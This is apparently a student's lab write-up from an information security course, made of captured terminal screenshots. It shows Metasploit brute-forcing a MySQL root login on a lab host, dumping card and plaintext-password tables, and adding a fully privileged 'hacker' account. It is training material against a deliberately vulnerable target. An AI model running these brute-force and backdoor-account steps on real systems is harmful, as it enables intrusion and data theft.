

Ryan Brodsky

ICS 482

11/18/19

InfoSec Lab: Performing SQL injection to Manipulate Tables in Databases





Performing SQL Injection to Manipulate Tables i...

```
THREADS          1                yes
USERNAME         root             no
USERPASS_FILE                     no
USER_AS_PASS     false            no
USER_FILE                         no
VERBOSE          true             yes
```

METASPLOIT

22 **Type** the following command and **press** Enter, to run the auxiliary module.

msf auxiliary(mysql_login) > `run`

```
msf auxiliary(mysql_login) > run

[*] 203.0.113.100:3306 MYSQL - Found remote MySQL version 5.0
[+] 203.0.113.100:3306 MYSQL - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

METASPLOIT

23 **Type** the following command and **press** Enter, to exit Metasploit.

msf auxiliary(mysql_login) > `exit`

```
msf auxiliary(mysql_login) > exit
root@kali2:~#
```

METASPLOIT

BACK INFOSEC LEARNING NEXT

External Kali Scoring - Mozilla Firefox

https://lab.infoseclearning.com/lab/console/vm-1100230/External Kali Scoring

External Kali Scoring — View Fullscreen — Send Ctrl+Alt+Delete

Applications Places Terminal Mon 19:11

root@kali2: ~

File Edit View Search Terminal Help

```
Description:
  This module simply queries the MySQL instance for a specific
  user/pass (default is root with blank).

References:
  http://cvedetails.com/cve/1999-0502/

msf auxiliary(mysql_login) > set BLANK_PASSWORDS TRUE
BLANK_PASSWORDS => TRUE
msf auxiliary(mysql_login) > set RHOSTS 203.0.113.100
RHOSTS => 203.0.113.100
msf auxiliary(mysql_login) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_login) > set PASS_FILE /usr/share/john/password.lst
PASS_FILE => /usr/share/john/password.lst
msf auxiliary(mysql_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting              Required  Description
   ----              ---------------              --------  -----------
   BLANK_PASSWORDS   TRUE                         no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                            yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                        no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                        no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                        no        Add all users in the current database to the list
   PASSWORD                                       no        A specific password to authenticate with
   PASS_FILE         /usr/share/john/password.lst no        File containing passwords, one per line
   Proxies                                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            203.0.113.100                yes       The target address range or CIDR identifier
   RPORT             3306                         yes       The target port
   STOP_ON_SUCCESS   true                         yes       Stop guessing when a credential works for a host
   THREADS           1                            yes       The number of concurrent threads
   USERNAME          root                         no        A specific username to authenticate as
   USERPASS_FILE                                  no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                        no        Try the username as the password for all users
   USER_FILE                                      no        File containing usernames, one per line
   VERBOSE           true                         yes       Whether to print output for all attempts

msf auxiliary(mysql_login) > run

[*] 203.0.113.100:3306 MYSQL - Found remote MySQL version 5.0.51a
[+] 203.0.113.100:3306 MYSQL - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) > exit
```

Type here to search 6:11 PM 11/18/2019

Performing SQL Injection to Manipulate Tables i...

2 **Type** the following command and **press** Enter, to scan the firewall open ports.

root@kali2:-# `mysql -h 203.0.113.100 -u root`

```
root@kali2:-# mysql -h 203.0.113.100 -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights res

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input st

mysql>
```

MYSQL

3 At the mysql prompt, **type** the following command and **press** Ente show all of the databases.

mysql> `show databases;`

Challenge #4

4 At the mysql prompt, **type** the following command and **press** Ente select the information_schema database.

mysql> `use information_schema;`

```
mysql> use information_schema;
Reading table information for completion of table and column na
You can turn off this feature to get a quicker startup with -A
```

External Kali Scoring - Mozilla Firefox

https://lab.infoseclearning.com/lab/console/vm-1100230/External Kali Scoring

External Kali Scoring — View Fullscreen — Send Ctrl+Alt+Delete

Applications Places Terminal Mon 19:14

root@kali2: ~

File Edit View Search Terminal Help

```
root@kali2:-# mysql -h 203.0.113.100 -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| flag334422         |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
8 rows in set (0.00 sec)

mysql>
```

Type here to search 6:14 PM 11/18/2019

Performing SQL Injection to Manipulate Tables i...

5 At the mysql prompt, **type** the following command and **press** Ente
show the tables in the owasp10 database again:

```
mysql> show tables;
```

```
mysql> show tables;
+-------------------+
| Tables_in_owasp10 |
+-------------------+
| accounts          |
| blogs_table       |
| captured_data     |
| credit_cards      |
| hitlog            |
| pen_test_tools    |
+-------------------+
6 rows in set (0.00 sec)
```

MYSQL

6 At the mysql prompt, **type** the following command and **press** Ente
show the columns and data in the accounts table.

```
mysql> select * from accounts;
```

Challenge #5

Challenge #6

7 At the mysql prompt, **type** the following command and **press** Ente

External Kali Scoring - Mozilla Firefox

https://lab.infoseclearning.com/lab/console/vm-1100230/External Kali Scoring

External Kali Scoring

View Fullscreen | Send Ctrl+Alt+Delete

Applications | Places | Terminal | Mon 19:19

root@kali2: ~

File Edit View Search Terminal Help

```
| hitlog          |
| pen_test_tools  |
+-----------------+
6 rows in set (0.00 sec)

mysql> select * from credit_cards
    -> show tables;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to
 use near 'show tables' at line 2
mysql> select * from credit_cards;
+------+-----------------+-----+------------+
| ccid | ccnumber        | ccv | expiration |
+------+-----------------+-----+------------+
|    1 | 4444111122223333 | 745 | 2012-03-01 |
|    2 | 7746536337776330 | 722 | 2015-04-01 |
|    3 | 8242325748474749 | 461 | 2016-03-01 |
|    4 | 7725653200487633 | 230 | 2017-06-01 |
|    5 | 1234567812345678 | 627 | 2018-11-01 |
+------+-----------------+-----+------------+
5 rows in set (0.01 sec)

mysql> select * from accounts;
+-----+---------------+---------------+-----------------------------+----------+
| cid | username      | password      | mysignature                 | is_admin |
+-----+---------------+---------------+-----------------------------+----------+
|   1 | admin         | adminpass     | Monkey!                     | TRUE     |
|   2 | adrian        | somepassword  | Zombie Films Rock!          | TRUE     |
|   3 | john          | monkey        | I like the smell of confunk | FALSE    |
|   4 | jeremy        | password      | d1373 1337 speak            | FALSE    |
|   5 | bryce         | password      | I Love SANS                 | FALSE    |
|   6 | samurai       | samurai       | Carving Fools               | FALSE    |
|   7 | jim           | password      | Jim Rome is Burning         | FALSE    |
|   8 | bobby         | password      | Hank is my dad              | FALSE    |
|   9 | simba         | password      | I am a cat                  | FALSE    |
|  10 | dreveil       | password      | Preparation H               | FALSE    |
|  11 | scotty        | password      | Scotty Do                   | FALSE    |
|  12 | cal           | password      | Go Wildcats                 | FALSE    |
|  13 | john          | password      | Do the Duggie!              | FALSE    |
|  14 | kevin         | 42            | Doug Adams rocks            | FALSE    |
|  15 | dave          | set           | Bet on S.E.T. FTW           | FALSE    |
|  16 | ed            | pentest       | Commandline KungFu anyone?  | FALSE    |
|  17 | administrator | P@sswOrd      | RuleTheServer               | TRUE     |
|  18 | flag5         | 335553        |  5                          | true     |
|  19 | flag6         | 223311        |  6                          | true     |
+-----+---------------+---------------+-----------------------------+----------+
19 rows in set (0.01 sec)

mysql>
```

Type here to search

6:19 PM 11/18/2019

Performing SQL Injection to Manipulate Tables i...

```
Query OK, 0 rows affected (0.00 sec)
```

MYSQL

8 At the mysql prompt, **type** the following command and **press** Enter, to make hacker an admin.

```
mysql> GRANT ALL PRIVILEGES ON *.* TO 'hacker' WITH GRANT OPTION;
```

```
mysql> GRANT ALL PRIVILEGES ON *.* TO 'hacker' WITH GRANT OPTION;
Query OK, 0 rows affected (0.00 sec)
```

MYSQL

9 At the mysql prompt, **type** the following command and **press** Enter, to exit mysql.

```
mysql> exit
```

```
mysql> exit
Bye
```

MYSQL

10 **Type** the following command and **press** Enter, to connect to the sql server. When asked to enter password, **type** `mypass123`, then **press** Enter.

```
root@kali2:~# mysql -h 203.0.113.100 -u hacker -p
```

NOTE: Password will not be displayed for security reasons. In fact, the cursor will not even move when you are typing the password.

```
root@kali2:~# mysql -h 203.0.113.100 -u hacker -p
Enter password: mypass123
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
```

External Kali Scoring - Mozilla Firefox

https://lab.infoseclearning.com/lab/console/vm-1100230/External Kali Scoring

External Kali Scoring

View Fullscreen | Send Ctrl+A

Applications | Places | Terminal | Mon 19:21


root@kali2: ~

File Edit View Search Terminal Help

```
    -> show tables;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the r
 use near 'show tables' at line 2
mysql> select * from credit_cards;
+------+-----------------+-----+------------+
| ccid | ccnumber        | ccv | expiration |
+------+-----------------+-----+------------+
|    1 | 4444111122223333 | 745 | 2012-03-01 |
|    2 | 7746536337776330 | 722 | 2015-04-01 |
|    3 | 8242325748474749 | 461 | 2016-03-01 |
|    4 | 7725653200487633 | 230 | 2017-06-01 |
|    5 | 1234567812345678 | 627 | 2018-11-01 |
+------+-----------------+-----+------------+
5 rows in set (0.01 sec)

mysql> select * from accounts;
+-----+---------------+---------------+-----------------------------+----------+
| cid | username      | password      | mysignature                 | is_admin |
+-----+---------------+---------------+-----------------------------+----------+
|   1 | admin         | adminpass     | Monkey!                     | TRUE     |
|   2 | adrian        | somepassword  | Zombie Films Rock!          | TRUE     |
|   3 | john          | monkey        | I like the smell of confunk | FALSE    |
|   4 | jeremy        | password      | d1373 1337 speak            | FALSE    |
|   5 | bryce         | password      | I Love SANS                 | FALSE    |
|   6 | samurai       | samurai       | Carving Fools               | FALSE    |
|   7 | jim           | password      | Jim Rome is Burning         | FALSE    |
|   8 | bobby         | password      | Hank is my dad              | FALSE    |
|   9 | simba         | password      | I am a cat                  | FALSE    |
|  10 | dreveil       | password      | Preparation H               | FALSE    |
|  11 | scotty        | password      | Scotty Do                   | FALSE    |
|  12 | cal           | password      | Go Wildcats                 | FALSE    |
|  13 | john          | password      | Do the Duggie!              | FALSE    |
|  14 | kevin         | 42            | Doug Adams rocks            | FALSE    |
|  15 | dave          | set           | Bet on S.E.T. FTW           | FALSE    |
|  16 | ed            | pentest       | Commandline KungFu anyone?  | FALSE    |
|  17 | administrator | P@sswOrd      | RuleTheServer               | TRUE     |
|  18 | flag5         | 335553        |  5                          | true     |
|  19 | flag6         | 223311        |  6                          | true     |
+-----+---------------+---------------+-----------------------------+----------+
19 rows in set (0.01 sec)

mysql> CREATE USER 'hacker' IDENTIFIED BY 'mypass123';
Query OK, 0 rows affected (0.00 sec)

mysql> GRANT ALL PRIVILEGES ON *.* TO 'hacker' WITH GRANT OPTION;
Query OK, 0 rows affected (0.00 sec)

mysql>
```

Type here to search

6:21 PM 11/18/2019


Performing SQL Injection to Manipulate Tables i...
https://lab.infoseclearning.com/lab/performing-sql-inje
Bye
MYSQL
10 Type the following command and press Enter, to connect to the sql server. When asked to enter password, type mypass123, then press Enter.
root@kali2:-# mysql -h 203.0.113.100 -u hacker -p
NOTE: Password will not be displayed for security reasons. In fact, the cursor will not even move when you are typing the password.
root@kali2:-# mysql -h 203.0.113.100 -u hacker -p
Enter password: mypass123
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MYSQL
Note: Press the STOP button to complete the lab.
BACK
INFOSEC LEARNING
NEXT
External Kali Scoring - Mozilla Firefox
https://lab.infoseclearning.com/lab/console/vm-1100230/External Kali Scoring
External Kali Scoring
View Fullscreen
Send Ctrl+A
Applications
Places
Terminal
Mon 19:23
root@kali2: ~
File Edit View Search Terminal Help
cid	username	password	mysignature	is_admin
1	admin	adminpass	Monkey!	TRUE
2	adrian	somepassword	Zombie Films Rock!	TRUE
3	john	monkey	I like the smell of confunk	FALSE
4	jeremy	password	d1373 1337 speak	FALSE
5	bryce	password	I Love SANS	FALSE
6	samurai	samurai	Carving Fools	FALSE
7	jim	password	Jim Rome is Burning	FALSE
8	bobby	password	Hank is my dad	FALSE
9	simba	password	I am a cat	FALSE
10	dreveil	password	Preparation H	FALSE
11	scotty	password	Scotty Do	FALSE
12	cal	password	Go Wildcats	FALSE
13	john	password	Do the Duggie!	FALSE
14	kevin	42	Doug Adams rocks	FALSE
15	dave	set	Bet on S.E.T. FTW	FALSE
16	ed	pentest	Commandline KungFu anyone?	FALSE
17	administrator	P@ssw0rd	RuleTheServer	TRUE
18	flag5	335553	5	true
19	flag6	223311	6	true
19 rows in set (0.01 sec)
mysql> CREATE USER 'hacker' IDENTIFIED BY 'mypass123';
Query OK, 0 rows affected (0.00 sec)
mysql> GRANT ALL PRIVILEGES ON *.* TO 'hacker' WITH GRANT OPTION;
Query OK, 0 rows affected (0.00 sec)
mysql> EXIT
Bye
root@kali2:-# mysql -h 203.0.113.100 -u hacker -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql>
Type here to search
6:23 PM
11/18/2019